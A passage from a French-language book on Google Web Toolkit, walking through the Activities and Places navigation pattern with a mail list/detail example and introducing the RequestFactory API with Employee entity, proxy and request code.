  LayoutPanel getMainLayoutPanel();
  AcceptsOneWidget getMailListContainer();
  AcceptsOneWidget getMailDetailContainer();

}
```

Et l'implémentation :

```
public class MainScreenImpl implements MainScreen {

  private final LayoutPanel mainLayoutPanel;

  interface AppLayoutUiBinder extends UiBinder<LayoutPanel,
                                                MainScreenImpl> {}
  private static AppLayoutUiBinder binder =
                              GWT.create(AppLayoutUiBinder.class);

  @UiField
  SimplePanel maillistPanel;

  @UiField
  SimplePanel maildetailPanel;

  public MainScreenImpl(ClientFactory clientFactory) {
    mainLayoutPanel = binder.createAndBindUi(this);
    mainLayoutPanel.setWidgetTopHeight(maillistPanel, 5, PCT, 50, PCT);
    mainLayoutPanel.setWidgetTopHeight(maildetailPanel, 50, PCT, 50, PCT);
  }

  @Override
  public LayoutPanel getMainLayoutPanel() {
    return mainLayoutPanel;
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  @Override
  public AcceptsOneWidget getMailDetailContainer() {
    return maildetailPanel;
  }

  @Override
  public AcceptsOneWidget getMailListContainer() {
    return maillistPanel;
  }
}
```

Voici enfin les écrans UiBinder illustrant la liste des courriels et le détail d'un message :

```
<!DOCTYPE ui:UiBinder SYSTEM "http://dl.google.com/gwt/DTD/xhtml.ent">
<ui:UiBinder
    xmlns:ui="urn:ui:com.google.gwt.uibinder"
    xmlns:g="urn:import:com.google.gwt.user.client.ui"
    xmlns:c="urn:import:com.google.gwt.user.cellview.client">

  <g:HTMLPanel>
    <c:CellTable ui:field='table'/>
  </g:HTMLPanel>
</ui:UiBinder>

MailListViewImpl.ui.xml

<!DOCTYPE ui:UiBinder SYSTEM 'http://dl.google.com/gwt/DTD/xhtml.ent'>
<ui:UiBinder
    xmlns:ui='urn:ui:com.google.gwt.uibinder'
    xmlns:g='urn:import:com.google.gwt.user.client.ui'>

  <g:HTMLPanel>
    <table width="100%">
      <tr><td colspan='2' class='{style.header}'>Mail Details<hr/></td>
      </tr>
      <tr><td class='{style.label}'>Sender:</td><td>
          <g:TextBox ui:field='sender'/></td>
      </tr>
      <tr><td class='{style.label}'>Subject:</td><td>
          <g:TextBox ui:field='subject'/></td>
      </tr>
      <tr><td class='{style.label}'>Message:</td><td>
          <g:TextArea ui:field='body'/></td>
      </tr>
    </table>
  </g:HTMLPanel>
</ui:UiBinder>

MailDetailViewImpl.ui.xml
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Une fois les vues créées, il nous reste à coder les emplacements associés aux activités. Dans ce cas précis, nous avons la possibilité de gérer deux types de navigation. Lorsque l'utilisateur appelle la page principale, nous pouvons afficher la liste des courriels et la fenêtre de détail en alimentant celle-ci avec des valeurs par défaut (par exemple, le premier message de la liste) ou afficher simplement la liste des courriels.

Nous choisissons le dernier cas de figure. Le code suivant correspond aux emplacements : celui de la liste et celui du détail. Il nous faut également créer un emplacement compatible avec les deux modes car lorsque l'utilisateur clique sur le détail, il ne faut pas que la liste disparaisse (l'activité correspondante doit être exécutée). On va donc créer une classe `MailPlace` avec deux classes dérivées `MailListPlace` et `MailDetailPlace`.

```
// Super classe utilisée pour traiter un écran affichant liste et détail
public class MailPlace extends Place {
}

// URL correspondant à la liste des courriels
public class MailListPlace extends MailPlace {

  @Prefix("inbox")
  public static class Tokenizer implements
PlaceTokenizer<MailListPlace>{

    @Override
    public MailListPlace getPlace(String token) {
      return new MailListPlace();
    }

    @Override
    public String getToken(MailListPlace place) {
      return "list";
    }
  }
}
// URL correspondant au détail d'un courriel
public class MailDetailPlace extends MailPlace {
  private String mailId;

  public MailDetailPlace(String token) {
    this.mailId = token;
  }

  public String getMailId() {
    return mailId;
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  @Prefix("mail")
  public static class Tokenizer implements
                          PlaceTokenizer<MailDetailPlace> {

    @Override
    public MailDetailPlace getPlace(String token) {
      return new MailDetailPlace(token);
    }

    @Override
    public String getToken(MailDetailPlace place) {
      return place.getMailId();
    }
  }
}
```

La classe `PlaceTokenizer` proposée par l'API A&P crée une chaîne de caractères (utilisée dans l'URL) à partir d'un objet de type `Place` et construit une place à partir du lien situé dans l'historique. Cela est indispensable lorsque l'URL contient un paramètre contextuel qui sera ensuite utilisé dans l'activité. Un emplacement sans paramètre n'a bien évidemment pas besoin d'implémenter `PlaceTokenizer<Place>`.

L'annotation `@prefix` donne simplement une information supplémentaire quant à la signification du paramètre (ici `"mail"` et `"inbox"`) et permet de contrôler plus finement les URL.

Une fois les classes d'emplacements définies, il est nécessaire de les enregistrer dans un « super » dictionnaire qui sera transféré à la classe `PlaceHistoryHandler`. Lors du changement d'URL, la classe `PlaceHistoryHandler` s'appuie sur ce dictionnaire pour renvoyer l'emplacement correspondant en respectant les règles de traduction (URL vers Place et Place vers URL). Il est possible à tout moment de redéfinir le processus de traduction, dans le cas où vous souhaiteriez changer le formalisme d'URL (exemple : `mapage.html#prefix/3` au lieu de `mapage.html#prefix:3`). Pour cela, il suffit de redéfinir la classe `PlaceHistoryMapper`.

Ce dictionnaire est précisé à l'aide de l'annotation `@WithTokenizers` de la manière suivante :

```
@WithTokenizers({
    MailListPlace.Tokenizer.class,
    MailDetailPlace.Tokenizer.class,
})
public interface AppPlaceHistoryMapper extends PlaceHistoryMapper {
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Nous allons maintenant définir de manière précise la navigation. Nous créons pour cela deux dictionnaires d'activités, associés aux emplacements précédents : `MailListActivityMapper` et `MailDetailActivityMapper`.

```
package com.mymvpsample.client.mvp;

import com.google.gwt.activity.shared.Activity;
import com.google.gwt.activity.shared.ActivityMapper;
import com.google.gwt.place.shared.Place;
import com.mymvpsample.client.ClientFactory;
import com.mymvpsample.client.activity.MailListActivity;
import com.mymvpsample.client.place.MailPlace;

public class MailListActivityMapper implements ActivityMapper {

  ClientFactory clientFactory = null;

  public MailListActivityMapper(ClientFactory clientFactory) {
    this.clientFactory = clientFactory;
  }
      // Que ce soit en liste ou en détail, nous exécutons l'activité
  public Activity getActivity(Place place) {
    if (place instanceof MailPlace) {
      return new MailListActivity(clientFactory);
    }
         // Aucune activité associée à cette URL
    return null;
  }
}
```

Notez l'utilisation de la classe la plus abstraite : `MailPlace`. Cette classe s'explique par le fait que lors de la navigation, nous souhaitons que l'activité `MailListActivity` soit exécutée avec une URL de type `"liste"` ou `"detail"`. Aucune sélection par défaut de ligne n'est effectuée dans la liste des courriels. Nous aurions pu intégrer cette exigence en nous appuyant sur le paramètre `place` et son éventuel `"Id"`.

Voici l'emplacement correspondant à la zone détail :

```
package com.mymvpsample.client.mvp;

import com.google.gwt.activity.shared.Activity;
import com.google.gwt.activity.shared.ActivityMapper;
import com.google.gwt.place.shared.Place;
import com.mymvpsample.client.ClientFactory;
import com.mymvpsample.client.activity.MailDetailActivity;
import com.mymvpsample.client.place.MailDetailPlace;
import com.mymvpsample.client.place.MailListPlace;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class MailDetailActivityMapper implements ActivityMapper {

  ClientFactory clientFactory = null;

  public MailDetailActivityMapper(ClientFactory clientFactory) {
    this.clientFactory = clientFactory;
  }

  public Activity getActivity(Place place) {
    if (place instanceof MailDetailPlace) {
      return new MailDetailActivity((MailDetailPlace)
                                                    place,clientFactory);
    }
    return null;
  }
}
```

Vous remarquerez au passage que la zone détail transfère à l'activité la référence de l'emplacement. Cela permet à l'activité en question de récupérer l'identifiant du courriel sélectionné afin de pré-remplir le formulaire de détail.

Et maintenant, voici le code des deux activités : `MailListActivity` et `MailDetailActivity` :

```
package com.mymvpsample.client.activity;

import com.google.gwt.activity.shared.AbstractActivity;
import com.google.gwt.event.shared.EventBus;
import com.google.gwt.place.shared.PlaceController;
import com.google.gwt.user.client.ui.AcceptsOneWidget;
import com.mymvpsample.client.ClientFactory;
import com.mymvpsample.client.place.MailDetailPlace;
import com.mymvpsample.client.ui.MailListView;

import static com.mymvpsample.client.domain.Mail.MAILLIST;

public class MailListActivity extends AbstractActivity implements
                                                MailListView.Presenter {

  private final MailListView view;
  private final PlaceController placeController;

  public MailListActivity(ClientFactory clientFactory) {
    view = clientFactory.getMailListView();
    placeController = clientFactory.getPlaceController();
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  @Override
  public void start(AcceptsOneWidget panel, EventBus eventBus) {
   // On passe à la vue une référence sur l'interface du présenteur
    view.setPresenter(this);
    // L'activité communique à la vue la liste des courriels à afficher
    view.setMailList(MAILLIST.getMailList());
    panel.setWidget(view.asWidget());
  }

  @Override
  public void mailSelected(int id) {
    // Lors de la sélection d'un courriel, un changement d'URL s'opère
    placeController.goTo(new MailDetailPlace(Integer.toString(id)));
  }
}

// L'interface MailListView associée
public interface MailListView extends IsWidget {
  void setMailList(List<Mail> mailList);

  void setPresenter(Presenter presenter);

  public interface Presenter {
    void mailSelected(int id);
  }
}
```

Dans le code précédent, l'activité communique avec la vue via son interface. Lors de la sélection d'un courriel, l'implémentation de la vue liste (la classe `MailListViewImpl`) traite l'événement et communique en retour avec l'activité via la variable `"presenter"` (préalablement injectée dans la vue par l'activité) :

```
  (...)
  selectionModel.addSelectionChangeHandler(new
                                    SelectionChangeEvent.Handler() {
      public void onSelectionChange(SelectionChangeEvent event) {
        Mail selected = selectionModel.getSelectedObject();
        if (selected != null) {
          presenter.mailSelected(selected.getId());
        }
      }
  });
(...)
```

Voici l'activité de la zone détail, celle qui réagit à la sélection d'un message, mais aussi à l'affichage de la liste (avec une pré-sélection par défaut d'un courriel dans la vue détail, la première fois que la liste est affichée) :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
package com.mymvpsample.client.activity;

import com.google.gwt.activity.shared.AbstractActivity;
import com.google.gwt.event.shared.EventBus;
import com.google.gwt.user.client.ui.AcceptsOneWidget;
import com.mymvpsample.client.ClientFactory;
import com.mymvpsample.client.domain.Mail;
import com.mymvpsample.client.domain.Mail.MAILLIST;
import com.mymvpsample.client.place.MailDetailPlace;
import com.mymvpsample.client.ui.MailDetailView;

public class MailDetailActivity extends AbstractActivity {

  private final MailDetailView view;
  private final int mailId;

  public MailDetailActivity(MailDetailPlace place, ClientFactory clientFactory) {
    // La vue peut être un singleton
    view = clientFactory.getMailDetailView();
    // L'emplacement nous donne l'Id du courriel sélectionné
    // Si la place est nulle, on prend "1" comme valeur par défaut
    mailId = (place == null) ? 1 : Integer.valueOf(place.getMailId());
  }

  @Override
  public void start(AcceptsOneWidget container, EventBus eventBus) {
    // Le courriel est récupéré généralement via un appel RPC
    Mail mail = MAILLIST.getMail(mailId);

    // La vue a été créée dans le constructeur, il nous faut l'ajouter
    container.setWidget(view);
    // On alimente les différents champs du formulaire
    view.getSender().setText(mail.getSender());
    view.getSubject().setText(mail.getSubject());
    view.getBody().setText(mail.getBody());
  }
}
```

Une fois l'activité, le dictionnaire et les emplacements configurés, il nous reste à assembler et injecter le tout dans la méthode `onModuleLoad()`. À chaque panneau (conteneur) correspond un gestionnaire d'activité (`ActivityManager`) et un dictionnaire d'activités (`ActivityMapper`).

```
public void onModuleLoad() {

    ClientFactory clientFactory = GWT.create(ClientFactory.class);
    EventBus eventBus = clientFactory.getEventBus();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    // Initialisation de l'écran principal
    MainScreen mainScreen = new MainScreenImpl(clientFactory);

    // Initialisation de la zone contenant la liste des courriels
    MailListActivityMapper maillistMapper = new
                                    MailListActivityMapper(clientFactory);
    ActivityManager listActivityManager = new
                                ActivityManager(maillistMapper, eventBus);
    listActivityManager.setDisplay(mainScreen.getMailListContainer());

    // Initialisation de la zone contenant le détail des courriels
    MailDetailActivityMapper maildetailmapper = new
                                 MailDetailActivityMapper(clientFactory);
    ActivityManager detailActivityManager = new
                            ActivityManager(maildetailmapper, eventBus);
    detailActivityManager.setDisplay(
                                mainScreen.getMailDetailContainer());

    // Toute cette mécanique s'appuie sur l'historique GWT, il faut donc
    // initialiser ce dernier avec le dictionnaire AppPlaceHistoryMapper
    AppPlaceHistoryMapper historyMapper =
                               GWT.create(AppPlaceHistoryMapper.class);

    PlaceController placeController = clientFactory.getPlaceController();
    PlaceHistoryHandler historyHandler = new
                                      PlaceHistoryHandler(historyMapper);
    historyHandler.register(placeController, eventBus, new
                                                        MailListPlace());
    // On ajoute l'écran principal dans le RootPanel
    RootLayoutPanel.get().add(mainScreen.getMainLayoutPanel());

  }
```

Avec cette implémentation, toute sélection d'un message dans la liste est automatiquement historisée. Lorsque l'utilisateur clique sur le bouton *Précédent* du navigateur, le détail du courriel précédent est affiché. Le bouton *Suivant* fonctionne également sur ce principe.

ASTUCE Utiliser l'injection des dépendances avec GIN

Vous l'aurez remarqué, le code de la méthode `onModuleLoad()` peut vite devenir fastidieux pour peu que nous ayons de nombreux gestionnaires d'activités. GIN est un projet OpenSource visant à réaliser l'injection des dépendances de manière statique en utilisant des annotations. Ce framework GWT peut être téléchargé à l'adresse http://code.google.com/p/google-gin et un tutoriel *Activity And Places et GIN* est disponible sur le site de Google.

- http://code.google.com/p/google-web-toolkit/downloads/detail?name=Tutorial-hellomvp-2.1.zip

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Nous n'avons pas encore analysé le code de l'interface et de la classe `ClientFactory`. Celles-ci ont pour rôle de masquer toutes les opérations de création des vues. Elles assurent également la création et le partage du bus global d'événements et du contrôleur de navigation. Cibler des périphériques mobiles consisterait simplement à changer l'implémentation du `ClientFactory`.

```
//L'interface ClientFactory.java
public interface ClientFactory {
  EventBus getEventBus();

  PlaceController getPlaceController();
  MailListView getMailListView();
  MailDetailView getMailDetailView();
  MainMenuView getMainMenuView();

}
// L'implémentation de ClientFactory avec les vues comme singletons
public class ClientFactoryImpl implements ClientFactory {
  // Le bus global d'événements
  private static final EventBus eventBus = new CountingEventBus(new
                                                    SimpleEventBus());
  // Le contrôleur de navigation
  private static final PlaceController placeController = new
                                                PlaceController(eventBus);
  private static final MailListView mailListView = new
                                                MailListViewImpl();
  private static final MailDetailView mailDetailView = new
                                                MailDetailViewImpl();
  private static final MainMenuView mainMenuView = new
                                                MainMenuViewImpl();

  @Override
  public EventBus getEventBus() {
    return eventBus;
  }

  @Override
  public PlaceController getPlaceController() {
    return placeController;
  }

  @Override
  public MailListView getMailListView() {
    return mailListView;
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  @Override
  public MailDetailView getMailDetailView() {
    return mailDetailView;
  }

  @Override
  public MainMenuView getMainMenuView() {
    return mainMenuView;
  }
}
```

Notre écran principal affiche les deux panneaux (*liste* et *détail*) par défaut. Imaginez que nous souhaitions simplement afficher le panneau *liste* et différer la vue *détail* uniquement lors de la sélection d'un message. Il suffit dans ce cas de modifier la méthode `getActivity()` du contrôleur de navigation `MailDetailActivityMapper` de la manière suivante :

```
(...)
public Activity getActivity(Place place) {

    if (place instanceof MailDetailPlace) {
      return new MailDetailActivity((MailDetailPlace)
                                              place,clientFactory);
    }
    /* On commente (ou supprime) les lignes suivantes
           if (place instanceof MailListPlace) {
      return new MailDetailActivity(null,clientFactory);
    }*/
    return null;
}
```

Le pattern A&P est très intéressant dans le cadre d'applications GWT souhaitant tirer parti de l'historique. En effet, nous l'avons vu, le déclenchement de la chaîne événementielle globale est lié à la modification d'URL. Une application type « console de pilotage » avec un seul écran ne serait probablement pas adaptée à ce type d'architecture.

Communication entre vues et bus d'événements

A&P part du principe que les vues ne communiquent pas entre elles, encore moins les activités. Dans ce cas, comment propager un événement pour qu'il exécute un traitement particulier, situé dans une autre activité sans passer par l'historique ? Imaginez une application de recherche, type « Google Search », proposant deux panneaux (ou

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

deux `Display`) : le premier permet la saisie du mot-clé et le second affiche le résultat de la recherche. Lorsque l'action de recherche est lancée, un label précisant le nombre d'éléments trouvés s'affiche à côté du champ de saisie. L'exécution de l'activité `SearchActivity` qui alimente la liste des résultats ne modifie que le panneau résultat. Le nombre d'occurrences étant une information d'une autre vue et donc d'une autre activité, il est impossible de les référencer sans passer par l'historique.

Dans ce contexte, il convient d'utiliser le bus d'événements. En effet, ce dernier répercute à l'échelle de l'application tout type d'événement sans nécessairement solliciter l'historique. Il suffit de définir et d'abonner, dans l'activité correspondant au panneau de saisie, un gestionnaire d'événements chargé de rafraîchir l'information « Nombre d'occurrences ».

Ensuite, dans l'activité correspondant à la liste de résultats, l'appel RPC déclenchera l'événement en question. C'est un moyen simple et efficace d'éviter de « polluer » l'historique avec des informations dynamiques ou pré-calculées.

```
// Code situé dans l'activité correspondant au panneau de recherche
eventBus.addHandler(RefreshSearchResultEvent.TYPE, new
                                RefreshSearchResultEventHandler() {
   public void refreshResult(RefreshSearchResultEvent event) {
    view.refreshResults(event.getNbResults());
  }
});
```

Voici le code situé dans l'activité du panneau résultat faisant suite à un appel RPC :

```
rpc.searchResults(new AsyncCallBack<Results>(){
  public void onFailure(Throwable t) {(...)}
  public void onSuccess(Results r) {
   eventBus.fireEvent(new RefreshSearchResultEvent(r.getNbResults());
  }
```

À ne pas mettre entre toutes les mains

Le framework A&P est un outil de structuration puissant pour peu qu'on sache exploiter pleinement ses caractéristiques. En effet, son implémentation peut, dans certains cas, s'avérer périlleuse, voire mettre en danger la productivité d'un projet. A&P est par essence un Framework verbeux et ne constitue en aucun cas une manière de gagner des lignes de code par la factorisation de fonctionnalités techniques.

Autre aspect non négligeable à prendre en compte, un framework de ce type est structurant. Concrètement, cela signifie que l'ensemble de l'application doit être bâti

avec cette architecture. Il convient de former les développeurs dès le départ et sensibiliser les moins expérimentés aux vertus de la séparation présentation et traitements (un nouveau développeur non formé pourra aisément briser ce modèle en ajoutant des événements dans les vues).

Enfin, gardez à l'esprit que Activity and Places n'est en aucun cas un passage obligé pour structurer une application GWT. Il existe une multitude d'autres architectures du même type.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

20

L'API Request Factory

RequestFactory est une nouvelle API introduite dans GWT 2.1 et destinée à faciliter l'exposition de services orientés « données ». L'objectif est d'intégrer dans GWT des frameworks serveurs tels que les ORM (Mapping objet/relationnel) avec JPA et JDO, mais aussi une infrastructure à base de services telles que les EJB ou Spring.

Objectifs

Lorsqu'on conçoit une application multi-tiers, il est d'usage de créer une couche de services, une couche d'accès aux données et une couche de présentation.

La couche de présentation représente les interfaces graphiques. Cette partie est téléchargée avec la permutation GWT. La couche de services est située sur le serveur et généralement développée avec des briques tels que JEE/EJB, Spring, des services Web ou du Rest. Quant à la couche de données, de nombreuses entreprises tirent parti d'API telles que JPA avec des implémentations de nature diverses (Hibernate ou JDO).

Cet empilement de briques logicielles côté serveur a des conséquences sur la manière dont sont véhiculées les données sur le poste client. En effet, lorsqu'une entité métier (Facture, BonDeCommande, Article...) est extraite de la base de données côté serveur, il est d'usage de créer des objets de transfert appelé DTO (*Data Transfert Object*). Ces objets sont des structures contenant des champs à exposer côté client et prenant en compte les contraintes JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Une partie non négligeable d'un appel de services consiste donc à convertir les données d'une entité serveur pour les stocker dans des DTO qui seront ensuite véhiculés sur le poste client.

L'objectif de RequestFactory est non seulement de simplifier cette chaîne de développement en alimentant les DTO à partir des entités, mais également de fournir un nouveau paradigme RPC, plus riche que l'actuel avec un nouveau protocole de communication.

La requête et son contexte côté client

Il est très important de comprendre la terminologie de RequestFactory pour appréhender ses briques essentielles. La première notion fondamentale est la requête ou *request* en anglais, le fameux préfixe structurant la plupart des classes ou interfaces de ce Framework. Une requête est la représentation cliente d'une opération localisée sur le serveur à travers un service. Une requête est par définition asynchrone et possède un contexte. Ce dernier constitue l'état dans lequel une requête est opérée. Son rôle est majeur dans la chaîne d'exécution des traitements, car le contexte définit l'ensemble des objets manipulés par une requête et l'état de la requête elle-même.

Premiers pas avec l'API

Lorsqu'on intègre RequestFactory, plusieurs étapes sont nécessaires avant d'avoir un projet opérationnel. RequestFactory ne fait aucune hypothèse quant à l'architecture serveur en place. Il est possible d'exposer un composant EJB, du Spring ou n'importe quel POJO (*Plain Old Java Object*) classique.

Voici les différentes étapes à respecter pour créer une application à base de RequestFactory :

- définir les services côté serveur dans une classe quelconque (EJB, Spring ou POJO) ;
- créer l'ensemble des entités à utiliser côté serveur ;
- créer l'équivalent de ces entités côté client, que nous appellerons *proxies* ;
- créer les requêtes clientes associées aux opérations côté serveur.

Le schéma suivant illustre les différentes classes de l'API RequestFactory. Sont mises en évidence les classes à implémenter et celles fournies par le framework.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 20–1
Les différentes classes de l'API RequestFactory

L'exemple qui suit illustre le fonctionnement de RequestFactory. Cette application propose des services s'appuyant sur des employés. Du point de vue du modèle du domaine, chaque employé possède un nom, un mot de passe, est associé à un département et travaille dans une société. L'idée ici est de vous montrer comment gérer une relation de type 1-1.

Les entités

Les entités, dans le jargon RequestFactory, sont habituellement des entités au sens JPA/JDO annotées de l'ordre `@Entity`. Cependant, ceci n'est pas une obligation. Ainsi, dans cet exemple, nous prenons un cas simple d'entité de type POJO pour éviter la configuration d'un serveur d'applications.

Notez que toute entité RF doit dériver de l'interface `java.io.Serializable` comme dans GWT-RPC.

```
// Utilisé généralement avec l'annotation @Entity
public class Employee implements Serializable {
  private String userName = "defaultUserName";
  private String department = "defaultDepartment";
  private String password = "defaultPasword";
  private Long id;
  private Employee supervisor;
  private Company company;

  public Company getCompany() {
    return company;
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  public void setCompany(Company company) {
    this.company = company;
  }

  public String getUserName() {
    return userName;
  }

  public void setUserName(String userName) {
    this.userName = userName;
  }

  public String getDepartment() {
    return department;
  }

  public void setDepartment(String department) {
    this.department = department;
  }

  public String getPassword() {
    return password;
  }

  public void setPassword(String password) {
    this.password = password;
  }

  // implémenté généralement par l'ORM avec @version
  public Long getId() {
    return id;
  }

  public void setId(Long id) {
    this.id = id;
  }

  public Employee getSupervisor() {
    return supervisor;
  }

  public void setSupervisor(Employee supervisor) {
    this.supervisor = supervisor;
  }

  // implémenté généralement par l'ORM avec @Id
  public Integer getVersion() {
    return 0;
  }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les entités peuvent avoir des relations simples ou complexes, utiliser des collections ou s'appuyer sur des types non compatibles GWT (c'est aussi pour cette raison qu'elles sont localisées dans le package serveur).

> **RÈGLES À RESPECTER** **Identifiant unique et version**
>
> Toute entité devant être exposée avec RequestFactory doit posséder une identité unique (donc proposer les méthodes `getId()` et `setId()`) et fournir une méthode `getVersion()` indiquant si elle a été modifiée. Il est également possible de factoriser ces deux méthodes dans une classe `EntityBase` à partir de laquelle dériveront toutes les entités de votre application.

Les classes proxies entités

Un proxy est la représentation cliente d'un objet serveur et expose les propriétés qu'on souhaite référencer côté client. Un proxy est déclaré en tant qu'interface Java du fait qu'il utilise l'API `AutoBean`. AutoBean est évoqué en fin de chapitre et constitue le socle de RequestFactory pour la sérialisation et la désérialisation des messages JSON échangés entre clients et serveurs.

C'est une des forces principales de RequestFactory comparé à GWT-RPC, qui impose un format de sérialisation coûteux d'un point de vue JavaScript et moins performant.

Voici le code du proxy `Employee` ; vous remarquerez l'utilisation de l'annotation `@ProxyFor` précisant l'entité serveur qui sera alimentée par le contenu du proxy et inversement.

```
import com.dngconsulting.server.Employee;
import com.google.web.bindery.requestfactory.shared.EntityProxy;
import com.google.web.bindery.requestfactory.shared.ProxyFor;

@ProxyFor(value=Employee.class,locator=com.dngconsulting.server.EmployeeService.clas
s)
public interface EmployeeProxy extends EntityProxy {

  String getUserName();

  void setUserName(String userName);

  String getDepartment();

  void setDepartment(String department);

  String getPassword();
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  void setPassword(String password);

  Long getId();

  void setId(Long id);

  EmployeeProxy getSupervisor();

  CompanyProxy getCompany();
}
```

Les proxies de valeur

De la même manière qu'un proxy représente une entité serveur avec un identifiant et une version, un proxy de valeur représente l'équivalent des structures `embedded`. Ces objets n'ont d'existence qu'au sein d'une entité. À titre d'exemple, l'objet `Address` aurait pu être créé dans `Employee`. Il aurait simplement fallu dériver `EmployeeProxy` de l'interface `ValueProxy` en lieu et place d'`EntityProxy`.

RequestFactory et l'interface des requêtes

Une fois défini le modèle du domaine, nous devons créer les interfaces de requêtes et l'interface dérivant de `RequestFactory`. La première représente l'équivalent des classes `AsyncCallback<T>` de RPC 1.0 ; la seconde est celle qui servira à l'implémentation du générateur de code.

Une requête est associée à une opération serveur et renvoie un type de retour. Voici le code de l'interface `RequestFactory` :

```
package com.dngconsulting.client;

import com.google.web.bindery.requestfactory.shared.RequestFactory;

public interface EmployeeRequestFactory extends RequestFactory {

  EmployeeRequest employeeRequest();
}
```

Et le code de l'interface `EmployeeRequest` :

```
import java.util.List;

import com.dngconsulting.server.EmployeeService;
import com.dngconsulting.server.EmployeeServiceLocator;
import com.google.web.bindery.requestfactory.shared.Request;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
import com.google.web.bindery.requestfactory.shared.RequestContext;
import com.google.web.bindery.requestfactory.shared.Service;

@Service(value = EmployeeService.class,
         locator = EmployeeServiceLocator.class)
public interface EmployeeRequest extends RequestContext {

  Request<Long> countEmployees();

  Request<Void> persist(EmployeeProxy emp);

  Request<EmployeeProxy> findEmployee(Long id);

  Request<List<EmployeeProxy>> findAllEmployees();
}
```

Ne vous attardez pas sur l'annotation `@Service`, nous y reviendrons un peu plus loin. Pour ce qui est des requêtes, sachez simplement que les méthodes de l'interface ont un équivalent côté serveur, qui renvoie le type T générique encapsulé par l'objet `Request`. En revanche, notez bien l'utilisation du type `EmployeeProxy` au lieu de `Employee` car nous sommes bel et bien côté client. La conversion vers le type `Employee` s'effectuera à l'exécution.

Cette interface est importante car elle constitue le lien entre les composants de service et le client.

CONFIGURATION ECLIPSE

Pour fonctionner sous Eclipse, RequestFactory nécessite une configuration particulière. Cette dernière permet de vérifier dès la phase de codage la correspondance entre les méthodes de l'interface de requêtes et celles du service cible. Tout ceci est documenté à l'URL suivante :

- http://code.google.com/p/google-web-toolkit/wiki/RequestFactoryInterfaceValidation

Intégration des services et localisateurs

Comme évoqué précédemment, il est possible côté serveur d'utiliser tout type de service : un composant EJB Session, un service Spring ou une classe POJO. Les seules contraintes à respecter sont celles du localisateur de service et du localisateur d'entité. Que sont ces localisateurs ?

L'idée des localisateurs ou *Locator* est de fournir la glue permettant d'intégrer n'importe quelle classe de services dans RequestFactory. Ce dernier a besoin de rechercher des entités par leur clé primaire, mais aussi d'invoquer des services représentés côté client par l'interface de requêtes. Si on imagine qu'il existe déjà une infrastructure de services en place, il est nécessaire d'indiquer à RequestFactory où se

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

trouvent les services et les données pour qu'il effectue l'association lors de l'invocation du service. C'est le rôle de l'annotation `@Service` que nous avons évoquée précédemment. Cette annotation prend deux paramètres :

- la classe qui représente côté serveur le localisateur des données (celle-ci doit dériver de l'interface `Locator<T,I>`) ;
- la classe qui contient le localisateur de service (celle-ci dérive de l'interface `ServiceLocator`).

Il faut noter que le localisateur de données est un peu plus structurant car il nécessite de coder plusieurs méthodes (dans la pratique, vous pourrez vous appuyer sur des services existants). Ces méthodes sont décrites dans le tableau suivant.

Tableau 20–1 Les méthodes de l'interface Locator<T,I>

Méthodes	Directement dans l'entité	Dans l'implémentation de Locator<T,I>	Description
Constructeur	Constructeur sans argument	`T create(Class<? extends T> clazz)`	Retourne une instance d'entité
`getId()`	`id_type getId()`	`I getId(T entity)`	Retourne l'ID persistant
